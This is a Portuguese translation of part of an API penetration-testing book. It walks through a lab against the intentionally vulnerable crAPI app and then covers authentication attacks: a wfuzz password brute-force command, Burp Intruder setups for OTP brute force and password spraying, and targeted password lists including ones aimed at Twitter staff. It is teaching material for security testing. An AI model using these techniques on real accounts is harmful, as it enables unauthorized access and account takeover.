- *Se a documentação informar que os dados enviados em um determinado formato não são validados, carregue uma carga útil de shell reverso e tente encontrar maneiras de executá-la. Teste o tamanho do arquivo que pode ser carregado. Se não houver limitação de taxa e o tamanho do arquivo não for validado, você descobriu uma falha grave de lógica comercial que levará a uma negação de serviço.*
- *Se a documentação informar que todos os formatos de arquivo são aceitos, faça upload de arquivos e teste todas as extensões de arquivo. Você pode encontrar uma lista de extensões de arquivo para essa finalidade chamada file-ext (<https://github.com/hAPI-hacker/Hacking-APIs/tree/main/Wordlists>). Se você puder carregar esses tipos de arquivos, a próxima etapa será verificar se é possível executá-los.*

Além de confiar nas dicas da documentação, considere as características de um determinado endpoint para determinar como uma pessoa nefasta poderia usá-las a seu favor. A parte desafiadora das falhas de lógica de negócios é que elas são exclusivas de cada empresa. A identificação de recursos como vulnerabilidades exigirá que você coloque seu boné de gênio do mal e use sua imaginação.

Resumo

Neste capítulo, você aprendeu a encontrar informações sobre solicitações de API para poder carregá-las no Postman e iniciar os testes. Em seguida, você aprendeu a usar uma API como ela foi planejada e a analisar as respostas em busca de vulnerabilidades comuns. Você pode usar as técnicas descritas para começar a testar as vulnerabilidades das APIs. Às vezes, basta usar a API com uma mentalidade adversária para fazer descobertas importantes. No próximo capítulo, atacaremos os mecanismos de autenticação da API.

Laboratório nº 4: criando uma coleção crAPI e descobrindo a exposição excessiva de dados

No [Capítulo 6](#), descobrimos a existência da API crAPI. Agora, usaremos o que aprendemos neste capítulo para começar a analisar os pontos de extremidade da crAPI. Neste laboratório, registraremos uma conta, faremos a autenticação na crAPI e analisaremos vários recursos do aplicativo. No [Capítulo 8](#), atacaremos o processo de autenticação da API. Por enquanto, vou guiá-lo pela progressão natural da navegação em um aplicativo da Web até a análise dos pontos de extremidade da API. Começaremos criando uma coleção de solicitações do zero e, em seguida, trabalharemos para encontrar uma vulnerabilidade de exposição excessiva de dados com sérias implicações.

No navegador da Web de seu computador Kali, navegue até o aplicativo da Web crAPI. No meu caso, o aplicativo vulnerável está localizado em 192.168.195.130, mas o seu pode ser diferente. Registre uma conta no aplicativo da Web crAPI. A página de registro do crAPI exige que todos os campos sejam preenchidos com requisitos de complexidade de senha (consulte a Figura 7-16).

The screenshot shows a sign-up form for the crAPI. The fields are as follows: Name (hapi hacker), Email (a@b.com), Phone Number (1234567890), and two Password fields (both containing 'password1'). Below the form, an error message 'Validation Failed' is displayed, along with a link 'Already have an Account? Login'. At the bottom is a large 'Signup' button.

Figura 7-16: A página de registro da conta crAPI

Como não sabemos nada sobre as APIs usadas nesse aplicativo, queremos fazer proxy das solicitações por meio do Burp Suite para ver o que está acontecendo abaixo da GUI. Configure seu proxy e clique em **Signup** para iniciar a solicitação. Você verá que o aplicativo envia uma solicitação POST para o endpoint `/identity/api/auth/signup` (consulte a Figura 7-17).

Observe que a solicitação inclui um payload JSON com todas as respostas que você forneceu no formulário de registro.

The screenshot shows a POST request to `/identity/api/auth/signup`. The headers are:

```
Pretty Raw \n Actions ▾  
1 POST /identity/api/auth/signup HTTP/1.1  
2 Host: 192.168.195.130:8888  
3 Content-Length: 98  
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36  
5 Content-Type: application/json  
6 Accept: */*  
7 Origin: http://192.168.195.130:8888  
8 Referer: http://192.168.195.130:8888/signup  
9 Accept-Encoding: gzip, deflate  
10 Accept-Language: en-US,en;q=0.9  
11 Connection: close  
12  
13 {  
    "name": "hapi hacker one",  
    "email": "email@email.com",  
    "number": "0123456789",  
    "password": "Password!1"  
}
```

Figura 7-17: Uma solicitação de autenticação crAPI interceptada

Agora que descobrimos nossa primeira solicitação da API crAPI, começaremos a criar uma coleção do Postman. Clique no botão **Options (Opções)** abaixo da coleção e adicione uma nova solicitação. Certifique-se de que a solicitação que você criou no Postman

corresponde à solicitação que você interceptou: uma solicitação POST para o endpoint `/identity/api/auth/signup` com um objeto JSON como corpo (consulte a Figura 7-18).




Figura 7-18: A solicitação de registro da crAPI no Postman

Teste a solicitação para ter certeza de que a criou corretamente, pois há muitas coisas que podem dar errado nesse ponto. Por exemplo, seu ponto final ou corpo pode conter um erro de digitação, você pode se esquecer de alterar o método de solicitação de GET para POST ou talvez não corresponda aos cabeçalhos da solicitação original. A única maneira de descobrir se você copiou corretamente é enviar uma solicitação, ver como o provedor responde e solucionar o problema, se necessário. Aqui estão algumas dicas para solucionar problemas dessa primeira solicitação:

- Se você receber o código de status 415 Unsupported Media Type, precisará atualizar o cabeçalho Content-Type para que o valor seja `application/json`.
- O aplicativo crAPI não permitirá que você crie duas contas usando o mesmo número ou e-mail, portanto, talvez seja necessário alterar esses valores no corpo da sua solicitação se você já tiver se registrado na GUI.

Você saberá que sua solicitação está pronta quando receber o status 200 OK como resposta. Depois de receber uma resposta bem-sucedida, certifique-se de salvar sua solicitação!

Agora que salvamos a solicitação de registro na nossa coleção crAPI, faça login no aplicativo Web para ver quais outros artefatos de API podem ser descobertos. Faça proxy da solicitação de login usando o e-mail e a senha que você registrou. Ao enviar uma solicitação de login bem-sucedida, você deverá receber um token Bearer do aplicativo (consulte a Figura 7-19). Você precisará incluir esse token de portador em todas as suas solicitações autenticadas no futuro.


```

1 GET /identity/api/v2/user/dashboard HTTP/1.1
2 Host: 192.168.195.130:8888
3 Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJlbWFpbEBlbWFpbC5jb20iLCJpYXQiOjE
2MTMzMjA30DgsIMV4cCl6MTYxMzQONzE4OH0.lm9tWUBf5k8v-4jFCFKFdZWO15d
oAHoJTJhZGUBCbFY_5dr3MtWGBw0eLSYLv22CUwGLmtj8yF19m-uZSzEdyw
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
5 Content-Type: application/json
6 Accept: /*
7 Referer: http://192.168.195.130:8888/login
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12

```

Figura 7-19: Uma solicitação interceptada após um login bem-sucedido no crAPI

Adicione esse token do portador à sua coleção, seja como um método de autorização ou como uma variável. Eu salvei o meu como um método de autorização com o Type definido como Bearer Token, como visto na Figura 7-20.




Figura 7-20: O editor de coleção Postman

Continue usando o aplicativo no navegador, fazendo proxy do tráfego e salvando as solicitações que descobrir em sua coleção. Tente usar diferentes partes do aplicativo, como o painel, a loja e a comunidade, para citar algumas. Não deixe de procurar o tipo de funcionalidade interessante que discutimos neste capítulo.

Um ponto de extremidade em particular deve chamar sua atenção simplesmente pelo fato de envolver outros usuários do crAPI: o fórum. Use o fórum do crAPI como foi planejado em seu navegador e intercepte a solicitação. O envio de um comentário para o fórum gerará uma solicitação POST. Salve a solicitação POST na coleção. Agora, envie a solicitação usada para preencher o fórum da comunidade para o ponto de extremidade `/community/api/v2/community/posts/recent`. Percebeu algo significativo no corpo da resposta JSON na Listagem 7-1?

```
    "id": "fyRGJWyeEjKexxyYpQcRdZ", "title":  
    "test",  
    "content" (conteúdo): "test",  
    "author": {  
        "apelido": "hapi hacker", "email":  
        "a@b.com",  
        "vehicleid": "493f426c-a820-402e-8be8-bbfc52999e7c", "profile_pic_url": "",  
        "created_at": "2021-02-14T21:38:07.126Z"  
    },  
    "comments": [], "authorid":  
    6,  
    "CreatedAt": "2021-02-14T21:38:07.126Z"  
},  
{  
    "id": "CLnAGQPR4qDCwLPgTSTAQU",  
    "Título": "Título 3", "conteúdo":  
    "Hello world 3", "author": {  
        "Apelido": "Robot",  
        "email": "robot001@example.com",  
        "vehicleid": "76442a32-f32f-4d7d-ae05-3e8c995f68ce", "profile_pic_url": "",  
        "created_at": "2021-02-14T19:02:42.907Z"  
    },  
    "comments": [], "authorid":  
    3,  
    "CreatedAt": "2021-02-14T19:02:42.907Z"  
}
```

Listagem 7-1: Uma amostra da resposta JSON recebida do ponto de extremidade /community/api/v2/ community/posts/recent

Além de receber o objeto JSON para sua mensagem, você também recebe as informações sobre cada mensagem no fórum. Esses objetos contêm muito mais informações do que o necessário, inclusive informações confidenciais, como IDs de usuário, endereços de e-mail e IDs de veículos. Se você chegou até aqui, parabéns; isso significa que você descobriu uma vulnerabilidade de exposição excessiva de dados. Ótimo trabalho! Há muito mais vulnerabilidades que afetam a crAPI, e com certeza usaremos nossas descobertas aqui para ajudar a localizar vulnerabilidades ainda mais graves nos próximos capítulos.

8

ATTACKING API AUTHENTICATION



Quando se trata de testar a autenticação, você verá que muitas das falhas que têm assombrado os aplicativos da Web há décadas são

foram transferidos para as APIs: senhas e requisitos de senhas incorretas, credenciais padrão, mensagens de erro detalhadas e processos de redefinição de senhas incorretas.

Além disso, vários pontos fracos são encontrados com muito mais frequência nas APIs do que nos aplicativos Web tradicionais. A autenticação de APIs com falhas se apresenta de várias formas. Você pode encontrar uma falta de autenticação completa, uma falta de limitação de taxa aplicada às tentativas de autenticação, o uso de um único token ou chave para todas as solicitações, tokens criados com entropia insuficiente e vários pontos fracos de configuração do JSON Web Token (JWT).

Este capítulo o guiará por ataques clássicos de autenticação, como ataques de força bruta e pulverização de senhas, e, em seguida, abordaremos ataques de token específicos de API, como falsificação de token e ataques JWT. Em geral, esses ataques compartilham o objetivo comum de obter acesso não autorizado, seja por meio de

passar de um estado sem acesso para um estado de acesso não autorizado, obter acesso aos recursos de outros usuários ou passar de um estado de acesso limitado à API para um estado de acesso privilegiado.

Ataques de autenticação clássicos

No [Capítulo 2](#), abordamos a forma mais simples de autenticação usada nas APIs: a autenticação básica. Para autenticar usando esse método, o consumidor emite uma solicitação contendo um nome de usuário e uma senha. Como s a b e m o s , as APIs RESTful não mantêm o estado, portanto, se a API usar a autenticação básica em toda a API, um nome de usuário e uma senha terão de ser emitidos em cada solicitação. Assim, os provedores normalmente usam a autenticação básica somente como parte de um processo de registro. Então, depois que os usuários se autenticam com sucesso, o provedor emite uma chave ou token de API. Em seguida, o provedor verifica se o nome de usuário e a senha correspondem às informações de autenticação armazenadas. Se as credenciais corresponderem, o provedor emitirá uma resposta bem-sucedida. Se não corresponderem, a API poderá emitir uma das várias respostas. O provedor pode simplesmente enviar uma resposta genérica para todas as tentativas de autenticação incorretas: "Nome de usuário ou senha incorretos". Isso nos fornece a menor quantidade de informações, mas, às vezes, os provedores inclinam a balança para a conveniência do consumidor e nos fornecem informações mais úteis. O provedor poderia nos informar especificamente que um nome de usuário não existe. Assim, teremos uma resposta que poderá ser usada para nos ajudar a descobrir e validar nomes de usuário.

Ataques de força bruta de senhas

Um dos métodos mais diretos para obter acesso a uma API é realizar um ataque de força bruta. O ataque de força bruta à autenticação de uma API não é muito diferente de qualquer outro ataque de força bruta, exceto pelo fato de que você enviará a solicitação a um ponto de extremidade da API, a carga útil geralmente estará em JSON e os valores de autenticação poderão ser codificados em base64. Os ataques de força bruta são barulhentos, muitas vezes demorados e brutos, mas se uma API não tiver controles de segurança para evitar ataques de força bruta, não devemos deixar de usar isso a nosso favor.

Uma das melhores maneiras de ajustar seu ataque de força bruta é gerar senhas específicas para seu alvo. Para fazer isso, você pode aproveitar as informações reveladas em uma vulnerabilidade de exposição excessiva de dados, como a que você encontrou no Laboratório 4, para compilar uma lista de nomes de usuário e senhas. Os dados em excesso podem revelar detalhes técnicos sobre a conta do usuário, como, por exemplo, se o usuário estava usando autenticação multifator, se tinha uma senha padrão e se a conta foi ativada. Se os dados excedentes envolverem informações sobre o usuário, você poderá alimentá-los com ferramentas que podem gerar listas de senhas grandes e direcionadas para ataques de força bruta. Para obter mais informações sobre a criação de listas de senhas direcionadas, consulte o aplicativo Mentalist (<https://github.com/sc0tfree/mentalist>) ou o Common User Passwords Profiler (<https://github.com/Mebus/cupp>).

Para realizar o ataque de força bruta depois de ter uma lista de palavras adequada, você pode usar ferramentas como o forçador de força bruta do Burp Suite ou o Wfuzz,

apresentado no [Capítulo 4](#). O exemplo a seguir usa o Wfuzz com uma lista de senhas antiga e bem conhecida, *rockyou.txt*:

```
$ wfuzz -d '{"email": "a@email.com", "password": "FUZZ"}' --hc 405 -H 'Content-Type: application/json' -z file,/home/hapihacker/rockyou.txt http://192.168.195.130:8888/api/v2/auth
```

ID	Resposta	Linhas	Palavras	Caracteres	Carga útil
000000007:	200	0 L	1 W	225 Ch	"Password!!"
000000005:	400	0 L	34 W	474 Ch	"ganhar"

A opção `-d` permite que você faça o fuzz do conteúdo que é enviado no corpo de uma solicitação POST. Os colchetes que seguem contêm o corpo da solicitação POST. Para descobrir o formato de solicitação usado neste exemplo, tentei me autenticar em um aplicativo da Web usando um navegador e, em seguida, capturei o conteúdo do corpo da solicitação POST.

O aplicativo da Web capturou a tentativa de autenticação e replicou sua estrutura aqui. Nesse caso, o aplicativo Web emite uma solicitação POST com os parâmetros `"e-mail"` e `"senha"`. A estrutura desse corpo será alterada para cada API. Neste exemplo, você pode ver que especificamos um e-mail conhecido e usamos o parâmetro `FUZZ` como senha.

A opção `--hc` oculta respostas com determinados códigos de resposta. Isso é útil se você costuma receber o mesmo código de status, comprimento de palavra e contagem de caracteres em muitas solicitações. Se você sabe como é uma resposta típica de falha para o seu alvo, não há necessidade de ver centenas ou milhares dessa mesma resposta. A opção `-hc` ajuda a filtrar as respostas que você não deseja ver.

Na instância testada, a solicitação com falha típica resulta em um código de status 405, mas isso também pode ser diferente em cada API. Em seguida, a opção `-H` permite que você adicione um cabeçalho à solicitação. Alguns provedores de API podem emitir um código de erro HTTP 415 `Unsupported Media Type` se você não incluir o cabeçalho `Content-Type:application/json` ao enviar dados JSON no corpo da solicitação. Depois que a solicitação for enviada, você poderá revisar os resultados na página de com-linha principal. Se a opção `-hc` Wfuzz tiver funcionado, seus resultados deverão ser bastante fáceis de ler. Caso contrário, os códigos de status nos valores 200 e 300 devem ser bons indicadores de que você conseguiu forçar as credenciais com êxito.

Ataques de força bruta de redefinição de senha e autenticação multifator

Embora você possa aplicar técnicas de força bruta diretamente às solicitações de autenticação, também pode usá-las contra a redefinição de senha e a funcionalidade de autenticação multifator (MFA). Se um processo de redefinição de senha incluir perguntas de segurança e não aplicar a limitação de taxa às solicitações, poderemos tar-tá-lo em um ataque desse tipo.


Assim como os aplicativos da Web com GUI, as APIs geralmente usam códigos de recuperação por SMS ou senhas de uso único (OTPs) para verificar a identidade de um usuário que deseja redefinir sua senha. Além disso, um provedor pode implementar a MFA para tentativas de autenticação bem-sucedidas, de modo que você terá de contornar esse processo para obter acesso à conta. No backend, uma API geralmente implementa essa funcionalidade usando um serviço que envia um código de quatro a seis dígitos para o número de telefone

ou e-mail associado à conta. Se não formos impedidos pela limitação de taxa, poderemos usar força bruta nesses códigos para obter acesso à conta de destino.

Comece capturando uma solicitação para o processo relevante, como um processo de redefinição de senha. Na solicitação a seguir, você pode ver que o consumidor inclui uma OTP no corpo da solicitação, juntamente com o nome de usuário e a nova senha. Portanto, para redefinir a senha de um usuário, precisaremos adivinhar a OTP.

```
POST /identity/api/auth/v3/check-otp HTTP/1.1 Host:  
192.168.195.130:8888  
User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv: 78.0) Gecko/20100101 Accept: */*  
Accept -Language: en-US, en;q=0.5  
Accept-Encoding: gzip,deflate  
Referente: http://192.168.195.130:8888/forgot-password Content-  
Type: application/json  
Origem: http://192.168.195.130:8888  
Content-Length: 62  
Conexão: fechada  
  
{  
"email": "a@email.com",  
"otp": "1234",  
"password": "Newpassword"  
}
```

Neste exemplo, aproveitaremos o tipo de carga útil de força bruta do Burp Suite, mas você pode configurar e executar um ataque equivalente usando o Wfuzz com opções de força bruta. Depois de capturar uma solicitação de redefinição de senha no Burp Suite, destaque a OTP e adicione os marcadores de posições de ataque discutidos no [Capítulo 4](#) para transformar o valor em uma variável. Em seguida, selecione a guia **Payloads (Cargas úteis)** e defina o tipo de carga útil como **brute forcer** (força bruta) (consulte a Figura 8-1).



The screenshot shows the 'Payloads' tab of the Burp Suite Intruder configuration. It includes sections for 'Payload Sets' and 'Payload Options [Brute forcer]'. In the 'Payload Sets' section, there is a dropdown for 'Payload set' (set to 1), a dropdown for 'Payload type' (set to 'Brute forcer'), and fields for 'Payload count' (10,000) and 'Request count' (10,000). In the 'Payload Options [Brute forcer]' section, there is a 'Character set' input field containing '0123456789', and dropdowns for 'Min length' (set to 4) and 'Maxlength' (set to 4).

Figura 8-1: Configuração do Burp Suite Intruder com o conjunto de tipos de carga útil brute forcer

Se você tiver configurado corretamente as definições de carga útil, elas deverão corresponder às da Figura 8-1. No campo de conjunto de caracteres, inclua apenas números e caracteres usados para a OTP. Em sua mensagem de erro detalhada, o provedor de API pode indicar os valores esperados. Muitas vezes, você pode testar isso iniciando uma redefinição de senha de sua própria conta e verificando em que consiste a OTP. Por exemplo, se a API usar um código numérico de quatro dígitos, adicione os números de 0 a 9 ao conjunto de caracteres. Em seguida, defina o comprimento mínimo e máximo do código como **4**.

Vale a pena tentar forçar brutalmente o código de redefinição de senha. Entretanto, muitos aplicativos da Web aplicam a limitação de taxa e limitam o número de vezes que você pode adivinhar a OTP. Se a limitação de taxa o estiver impedindo, talvez uma das técnicas de evasão do [Capítulo 13](#) possa ser útil.

Pulverização de senha

Muitos controles de segurança podem impedi-lo de aplicar força bruta com êxito na autenticação de uma API. Uma técnica chamada de *pulverização de senhas* pode evitar muitos desses controles combinando uma longa lista de usuários com uma pequena lista de senhas obtidas por tarja. Digamos que você saiba que um processo de autenticação de API tenha uma política de bloqueio em vigor e só permita 10 tentativas de login. Você poderia criar uma lista das nove senhas mais prováveis (uma senha a menos que o limite) e usá-las para tentar fazer login em muitas contas de usuário.

Quando você estiver pulverizando senhas, listas de palavras grandes e desatualizadas como *rockyou.txt* não funcionarão. Há um número excessivo de senhas improváveis em um arquivo desse tipo para que se tenha sucesso. Em vez disso, crie uma pequena lista de senhas prováveis, levando em conta as restrições da política de senhas do provedor de API, que você pode descobrir durante o reconhecimento. A maioria das políticas de senha provavelmente exige um comprimento mínimo de caracteres, letras maiúsculas e minúsculas e talvez um número ou caractere especial.

Tente misturar sua lista de senhas com dois tipos de senhas *de caminho de menor resistência (POS)*, ou senhas que são simples o suficiente para serem adivinhadas, mas complexas o suficiente para atender aos requisitos básicos de senha (geralmente um mínimo de oito caracteres, um símbolo, letras maiúsculas e minúsculas e um número). O primeiro tipo inclui senhas óbvias como *QWER!@#\$*, *Password1!* e a fórmula *Season+Year+Symbol* (como *Winter2021!*,

Spring2021?, *Fall2021!* e *Autumn2021?*). O segundo tipo inclui senhas mais avançadas que se relacionam diretamente com o alvo, geralmente incluindo uma letra maiúscula, um número, um detalhe sobre a organização e um símbolo. Aqui está uma pequena lista de senhas que eu poderia gerar se estivesse atacando um endpoint para funcionários do Twitter:

Inverno	de	15 de julho de 2006!
2021!		Twitter@2022 JPD1976!
Spring2021!		Dorsey@2021
QWER!@#\$		
Senha1!		
March212006!		

O segredo da pulverização de senhas é maximizar sua lista de usuários. Quanto mais nomes de usuário você incluir, maiores serão suas chances de obter acesso. Crie uma lista de usuários durante seus esforços de reconhecimento ou ao descobrir vulnerabilidades de exposição excessiva de dados.

No Intruder do Burp Suite, você pode configurar esse ataque de maneira semelhante ao ataque de força bruta padrão, exceto que você usará uma lista de usuários e uma lista de senhas. Escolha o tipo de ataque cluster bomb e defina as posições de ataque em torno do nome de usuário e da senha, conforme mostrado na Figura 8-2.

The screenshot shows the 'Payload Positions' configuration window. The 'Attacktype' dropdown is set to 'Cluster bomb'. The payload template is a POST request to '/identity/api/auth/login' with various headers and a JSON body containing email and password fields. The body is defined as follows:

```
1 POST /identity/api/auth/login HTTP/1.1
2 Host: 192.168.195.130:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.195.130:8888/login
8 Content-Type: application/json
9 Origin: http://192.168.195.130:8888
10 Content-Length: 47
11 Connection: close
12
13
14 {"email":"Sa5@email.com","password":"$PAssw0rd"}
```

Figura 8-2: Um ataque de disseminação de credenciais usando o Intruder

Observe que a primeira posição de ataque está definida para substituir o nome de usuário na frente de `@email.com`, o que pode ser feito se você estiver testando apenas usuários em um domínio de e-mail específico.

Em seguida, adicione a lista de usuários coletados como o primeiro conjunto de cargas úteis e uma pequena lista de senhas como o segundo conjunto de cargas úteis. Quando as cargas úteis estiverem configuradas como na Figura 8-3, você estará pronto para executar um ataque de pulverização de senha.

The screenshot shows the 'Payload Sets' configuration window. It defines two payload sets: '1' (Simple list) and '2' (Simple list). Set 1 has a payload count of 10 and set 2 has a request count of 50. Both sets use a 'Simple list' payload type. The payload lists for both sets are shown below:

Payload Set	Items
1	william carlo a colin jordon jon kristin vivian charlise ruby
2	Winter2021! Spring2021! Winter2021? QWER!@#\$ Password!! March212006! July152006! Twitter@2021 JPD1976! Dorsey@2021

Figura 8-3: Exemplo de cargas úteis do Burp Suite Intruder para um ataque de bomba de fragmentação

Ao analisar os resultados, é útil ter uma ideia de como é um login padrão bem-sucedido. Se não tiver certeza, procure anomalias nos comprimentos e nos códigos de resposta retornados. A maioria dos aplicativos da Web responde aos resultados de login bem-sucedido com um código de status HTTP na faixa de 200 ou 300. Na Figura 8-4, você pode ver uma tentativa bem-sucedida de divulgação de senha que tem dois recursos anômalos: um código de status 200 e um comprimento de resposta 682.

Request	Payload	Status	Error	Timeout	Length
5	Password1!	200	<input type="checkbox"/>	<input type="checkbox"/>	682
0		500	<input type="checkbox"/>	<input type="checkbox"/>	479
1	Winter2021!	500	<input type="checkbox"/>	<input type="checkbox"/>	479
2	Spring2021!	500	<input type="checkbox"/>	<input type="checkbox"/>	479
3	Winter2021?	500	<input type="checkbox"/>	<input type="checkbox"/>	479
4	QWER!@#%	500	<input type="checkbox"/>	<input type="checkbox"/>	479
6	March212006!	500	<input type="checkbox"/>	<input type="checkbox"/>	479
7	July152006!	500	<input type="checkbox"/>	<input type="checkbox"/>	479
8	Twitter@2021	500	<input type="checkbox"/>	<input type="checkbox"/>	479
9	JPD1976!	500	<input type="checkbox"/>	<input type="checkbox"/>	479
10	Dorsey@2021	500	<input type="checkbox"/>	<input type="checkbox"/>	479

Figura 8-4: Um ataque bem-sucedido de pulverização de senha usando o Intruder

Para ajudar a identificar anomalias usando o Intruder, você pode classificar os resultados por código de status ou comprimento da resposta.

Inclusão da autenticação Base64 em ataques de força bruta

Algumas APIs codificam com base 64 as cargas úteis de autenticação enviadas em uma solicitação de API. Há muitos motivos para fazer isso, mas é importante saber que a segurança não é um deles. Você pode contornar facilmente esse pequeno inconveniente.

Se você testar uma tentativa de autenticação e perceber que uma API está codificando para base64, é provável que ela esteja fazendo uma comparação com credenciais codificadas em base64 no backend. Isso significa que você deve ajustar seus ataques de fuzzing para incluir cargas úteis de base64 usando o Burp Suite Intruder, que pode codificar e decodificar valores de base64. Por exemplo, os valores de senha e e-mail

na Figura 8-5 são codificados em base64. Você pode decodificá-las destacando a carga útil, clicando com o botão direito do mouse e selecionando **Base64-decode** (ou o atalho CTRL-SHIFT-B). Isso revelará a carga útil para que você possa ver como ela está formatada.

Para executar, por exemplo, um ataque de pulverização de senha usando a codificação base64, comece selecionando as posições de ataque. Nesse caso, selecionaremos a senha codificada em base64 da solicitação da Figura 8-5. Em seguida, adicione o conjunto de carga útil; usaremos as senhas listadas na seção anterior.

Agora, para codificar cada senha antes que ela seja enviada em uma solicitação, devemos usar uma regra de processamento de carga útil. Na guia Payloads, há uma opção para adicionar essa regra. Selecione **Add ▶ Encoded ▶ Base64-encode** e clique em **OK**.

Sua janela de processamento de carga útil deve se parecer com a Figura 8-6.


```
1 POST /identity/api/auth/login HTTP/1.1
2 Host: 192.168.195.130:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.195.130:8888/login
8 Content-Type: application/json
9 Origin: http://192.168.195.130:8888
10 Content-Length: 47
11 Connection: close
12
13
14 {"email": "YUBlbWFpbC5jb20=", "password": "UEFTTUw=="}
```



Figura 8-5: Decodificação base64 usando o Burp Suite Intruder




Figura 8-6: Adição de uma regra de processamento de carga útil ao Burp Suite Intruder

Agora, seu ataque de pulverização de senha codificada em base64 está pronto para ser lançado.

Forjar tokens

Quando implementados corretamente, os tokens podem ser uma excelente maneira de as APIs autenticarem os usuários e autorizá-los a acessar seus recursos. No entanto, se algo der errado ao gerar, processar ou manipular tokens, eles se tornarão nossas chaves para o reino.

O problema com os tokens é que eles podem ser roubados, vazados e forjados. Já falamos sobre como roubar e encontrar tokens que vazaram no [Capítulo 6](#). Nesta seção, vou orientá-lo no processo de forjar seus próprios tokens quando houver pontos fracos no processo de geração de tokens. Para isso, primeiro é necessário analisar a previsibilidade do processo de geração de tokens de um provedor de API. Se conseguirmos descobrir algum padrão nos tokens fornecidos, poderemos forjar os nossos próprios tokens ou sequestrar os tokens de outro usuário.

As APIs geralmente usam tokens como um método de autorização. Um consumidor pode ter que se autenticar inicialmente usando uma combinação de nome de usuário e senha, mas, em seguida, o provedor gerará um token e fornecerá esse token ao consumidor para ser usado com suas solicitações de API. Se o processo de geração de tokens tiver falhas, poderemos analisar os tokens, sequestrar outros tokens de usuários e usá-los para acessar os recursos e a funcionalidade adicional da API dos usuários afetados.

